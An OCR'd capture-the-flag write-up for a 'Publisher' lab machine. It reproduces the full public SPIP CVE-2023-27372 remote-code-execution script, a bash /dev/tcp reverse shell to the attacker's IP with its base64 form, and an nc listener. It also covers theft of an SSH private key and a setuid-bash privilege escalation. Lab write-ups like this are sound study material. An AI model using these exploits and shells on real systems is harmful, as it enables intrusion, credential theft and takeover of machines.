
Publisher CTF (1)

Step one is to join the room and launch the machine as usual.

First of all lets try to get some info using nmap

nmap -sS -sV -p- target-ip




as we can see two ports have been discovered by nmap scan i.e port 22 and port 80.

Port 80 shows that the machine is running a website so lets explore that via browser.

So we discovered a website running on this ip

Lets walkthrough the website and see what else we can find.


I tried to use wappalyzer extension to find a detail about the website and I found the version details of the services that are running.



Now lets find the hidden directories of this website using tools like gobuster or dirb.


The gobuster tool give me two outputs with code 301

gobuster dir -u TARGET_IP -w path/to/the/wordlist




1. /images
2. /spip

Lets visit the /spip directory



After getting the version info i lookup every service and version on searchsploit to find if any of the versions have vulnerabilities that could be exploited.



And BOOM!!!

I found a vulnerability..... it shows that the service “spip” of version 4.2.x is having a vulnerability of remote code execution (RCE).

Now as we found a vulnerability now its time to exploit it and get the control over that system 😈

I researched over the internet for the SPIP v4.2.0 exploit and I found this payload on exploit db.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
```

```
# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)
#
# Vulnerability Description:
#
# SPIP before 4.2.1 allows Remote Code Execution via form values in the publi
c area because serialization is mishandled. Branches 3.2, 4.0, 4.1 and 4.2 are
concerned. The fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
# This PoC exploits a PHP code injection in SPIP. The vulnerability exists in th
e `oubli` parameter and allows an unauthenticated user to execute arbitrary co
mmands with web user privileges.
#
# Usage: python3 CVE-2023-27372.py http://example.com

import argparse
import bs4
import html
import requests

def parseArgs():
    parser = argparse.ArgumentParser(description="Poc of CVE-2023-27372 S
PIP < 4.2.1 - Remote Code Execution by nuts7")
    parser.add_argument("-u", "--url", default=None, required=True, help="SPI
P application base URL")
    parser.add_argument("-c", "--command", default=None, required=True, hel
p="Command to execute")
    parser.add_argument("-v", "--verbose", default=False, action="store_true",
help="Verbose mode. (default: False)")
    return parser.parse_args()

def get_anticsrf(url):
    r = requests.get('%s/spip.php?page=spip_pass' % url, timeout=10)
    soup = bs4.BeautifulSoup(r.text, 'html.parser')
    csrf_input = soup.find('input', {'name': 'formulaire_action_args'})
    if csrf_input:
```


```
        csrf_value = csrf_input['value']
        if options.verbose:
            print("[+] Anti-CSRF token found : %s" % csrf_value)
        return csrf_value
    else:
        print("[-] Unable to find Anti-CSRF token")
        return -1

def send_payload(url, payload):
    data = {
        "page": "spip_pass",
        "formulaire_action": "oubli",
        "formulaire_action_args": csrf,
        "oubli": payload
    }
    r = requests.post('%s/spip.php?page=spip_pass' % url, data=data)
    if options.verbose:
        print("[+] Execute this payload : %s" % payload)
    return 0

if __name__ == '__main__':
    options = parseArgs()

    requests.packages.urllib3.disable_warnings()
    requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNUL
L'
    try:
        requests.packages.urllib3.contrib.pyopenssl.util.ssl_.DEFAULT_CIPHERS
+= ':HIGH:!DH:!aNULL'
    except AttributeError:
        pass

    csrf = get_anticsrf(url=options.url)
    send_payload(url=options.url, payload="s:%s:\"<?php system('%s'); ?>\";"
```

```
% (20 + len(options.command), options.command))
```

Lets save this python code as a exp.py file.

Now before running that python file lets create a reverse shell payload and encode it into base64

I looked up on the internet and found this page




Copy the bash reverse shell code change the IP to your machines IP and port to 4444.

In my case my machines IP is 10.8.164.160 so my payload becomes

```
bash -i >& /dev/tcp/10.8.164.160/4444 0>&1
```

Now lets convert it into a base64 so that the payload doesn't get blocked by a IDS or IPS.

For encoding I used an online encoder



And as you can see the new encoded payload is

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjE2NC4xNjAvNDQ0NCAwPiYx
```

Now lets setup a listener to get a reverse shell

As in my case I used the port “4444” so I’ll setup my listener as follow:

```
nc -lvp 4444
```

Now lets run the exp.py that we saved earlier

Let me explain this line:

> I use python3 to run a python file that we saved earlier named as exp.py

> Additionally I used -u flag to indicate the URL or IP that I'm targeting and further -c flag shows the command to run on the target.

> In -c command I echoed the payload that we just encoded into **base64** and furtherly I told the command to decode it before running for that I used the **base64 -d** and additionally I used a tag "**bash**" to make sure to run it as a bash file.


As soon as I run that and BOOM!! I got a reverse shell of the target.

And I'm IN!!!

Now lets navigate through the directories

Navigating through the directory I found my answer for the first question "**user.txt"**

Lets view that file and submit my first answer.



Now lets find the second flag “root.txt”

Upon using ls -la command I found something interesting. That is a .ssh directory.

From the nmap results we also knew that the port 22 is also open that is running ssh service. So lets go through this .ssh directory and try to find some clues.

```
www-data@41c976e507f8:/home/think$ ls -la
ls -la
total 48
drwxr-xr-x 8 think    think    4096 Feb 10  2024 .
drwxr-xr-x 1 root     root     4096 Dec  7  2023 ..
lrwxrwxrwx 1 root     root        9 Jun 21  2023 .bash_history → /dev/null
-rw-r--r-- 1 think    think     220 Nov 14  2023 .bash_logout
-rw-r--r-- 1 think    think    3771 Nov 14  2023 .bashrc
drwx------ 2 think    think    4096 Nov 14  2023 .cache
drwx------ 3 think    think    4096 Dec  8  2023 .config
drwx------ 3 think    think    4096 Feb 10  2024 .gnupg
drwxrwxr-x 3 think    think    4096 Jan 10  2024 .local
-rw-r--r-- 1 think    think     807 Nov 14  2023 .profile
lrwxrwxrwx 1 think    think       9 Feb 10  2024 .python_history → /dev/null
drwxr-xr-x 2 think    think    4096 Jan 10  2024 .ssh
lrwxrwxrwx 1 think    think       9 Feb 10  2024 .viminfo → /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20  2023 spip
-rw-r--r-- 1 root     root       35 Feb 10  2024 user.txt
www-data@41c976e507f8:/home/think$
```


In the .ssh directory I found something more interesting

```
www-data@41c976e507f8:/home/think/.ssh$ ls -la
ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10  2024 .
drwxr-xr-x 8 think think 4096 Feb 10  2024 ..
-rw-r--r-- 1 root  root   569 Jan 10  2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10  2024 id_rsa
-rw-r--r-- 1 think think  569 Jan 10  2024 id_rsa.pub
www-data@41c976e507f8:/home/think/.ssh$
```

lets view that file named id_rsa

And BOOM!!! again

We found a ssh key




Lets copy this key and save it as “ssh_key “ on our system.

Now upon looking it closely I also know that the user name is “think”

Now in the new terminal lets ssh into the system

AND I’M IN:



I was trying some command like basic file creation but I didn't have permissions to create file or traverse through certain directories without inputting the password that I didn't know of.

Now its an headache, lets try something else.

Lets find all the directories that are not empty and writable for the username think

```
think@ip-10-201-114-62:/$ find / -type d -user think -writable 2>/dev/null
```

And I found a directory that indicates a user ID and is writable

So lets see the permissions for the directory

```
think@ip-10-201-114-62:/$ ls -l /run/user/1000
total 0
srw-rw-rw- 1 think think   0 Aug  8 21:31 bus
drwx------ 3 think think  60 Aug  8 21:31 dbus-1
drwx------ 2 think think 140 Aug  8 21:31 gnupg
d--------- 3 think think 160 Aug  8 21:31 inaccessible
srw-rw-rw- 1 think think   0 Aug  8 21:31 pk-debconf-socket
drwx------ 2 think think  80 Aug  8 21:31 pulse
drwxr-xr-x 3 think think 100 Aug  8 21:31 systemd
think@ip-10-201-114-62:/$
```

As we can see we have permission to write

```
srw-rw-rw- 1 think think   0 Aug  8 21:31 bus
```

Lets go to this directory

So lets grab the linpeas.sh file from our system to the target machine

For that create a python server in the directory where linpeas.sh is contained.

> Note: If you don't have linpeas.sh installed then you can get it from github.

```
┌──(root㉿windows)-[/opt]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

and in the target machine copy it as folllow (change the IP as per your interface and port):

```
think@ip-10-201-114-62:/run/user/1000$ wget http://10.8.164.160:8000/linpeas.sh
--2025-08-08 22:20:31--  http://10.8.164.160:8000/linpeas.sh
Connecting to 10.8.164.160:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                    100%[=============================================>] 933.76K   469KB/s    in 2.0s

2025-08-08 22:20:34 (469 KB/s) - 'linpeas.sh' saved [956174/956174]

think@ip-10-201-114-62:/run/user/1000$
```

Now give that file ability to execute and for that use this command:


```
chmod 700 linpeas.sh
```

And execute that file as so:

```
./linpeas.sh
```

It might take some time to read and get info using this but its worth it.

So while reading it I found something that is for super user but everyone can read and write to it, that feels suspicious.



The file named run_container.sh

So lets try and cd into /opt and list the items.

The items are not listed because of the lack of permissions but we did saw that it contains file named as run_container.sh so we'll try to view that file using cat command.

```
think@ip-10-201-114-62:/run/user/1000$ cd /opt
think@ip-10-201-114-62:/opt$ cat run_container.sh
#!/bin/bash

# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id"
}

# Function to display options and perform actions
select_action() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")

    select opt in "${options[@]}"; do
        case $REPLY in
            1) docker start "$container_id"; break ;;
            2)  if [ $(docker ps -q | wc -l) -lt 2 ]; then
```

As you can see I'm able to view the file content.

Now lets try one more

Lets try to find all the files that can be run by other users.

```
think@ip-10-201-114-62:/opt$ find / -perm /4000 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
think@ip-10-201-114-62:/opt$
```

An unusual file showed up named as run_container, lets try something

Lets copy /bin/bash to the /run/user/1000 directory so we have the permission to write on files.

And it did work

```
think@ip-10-201-114-62:/$ cp /bin/bash /run/user/1000
think@ip-10-201-114-62:/$ ls /run/user/1000
bash  bus  dbus-1  gnupg  inaccessible  linpeas.sh  pk-debconf-socket  pulse  systemd
think@ip-10-201-114-62:/$
```


Now lets run bash shell via command ./bash

And now since we are in a bash shell we are able to edit that run_container file.

So what are we gonna do now

We are now copying /bin/bash to /tmp/bash and to give it privileges type chmod +s /tmp/bash


Now run “run_container” again and navigate to the /tmp directory and you’ll see the bash here



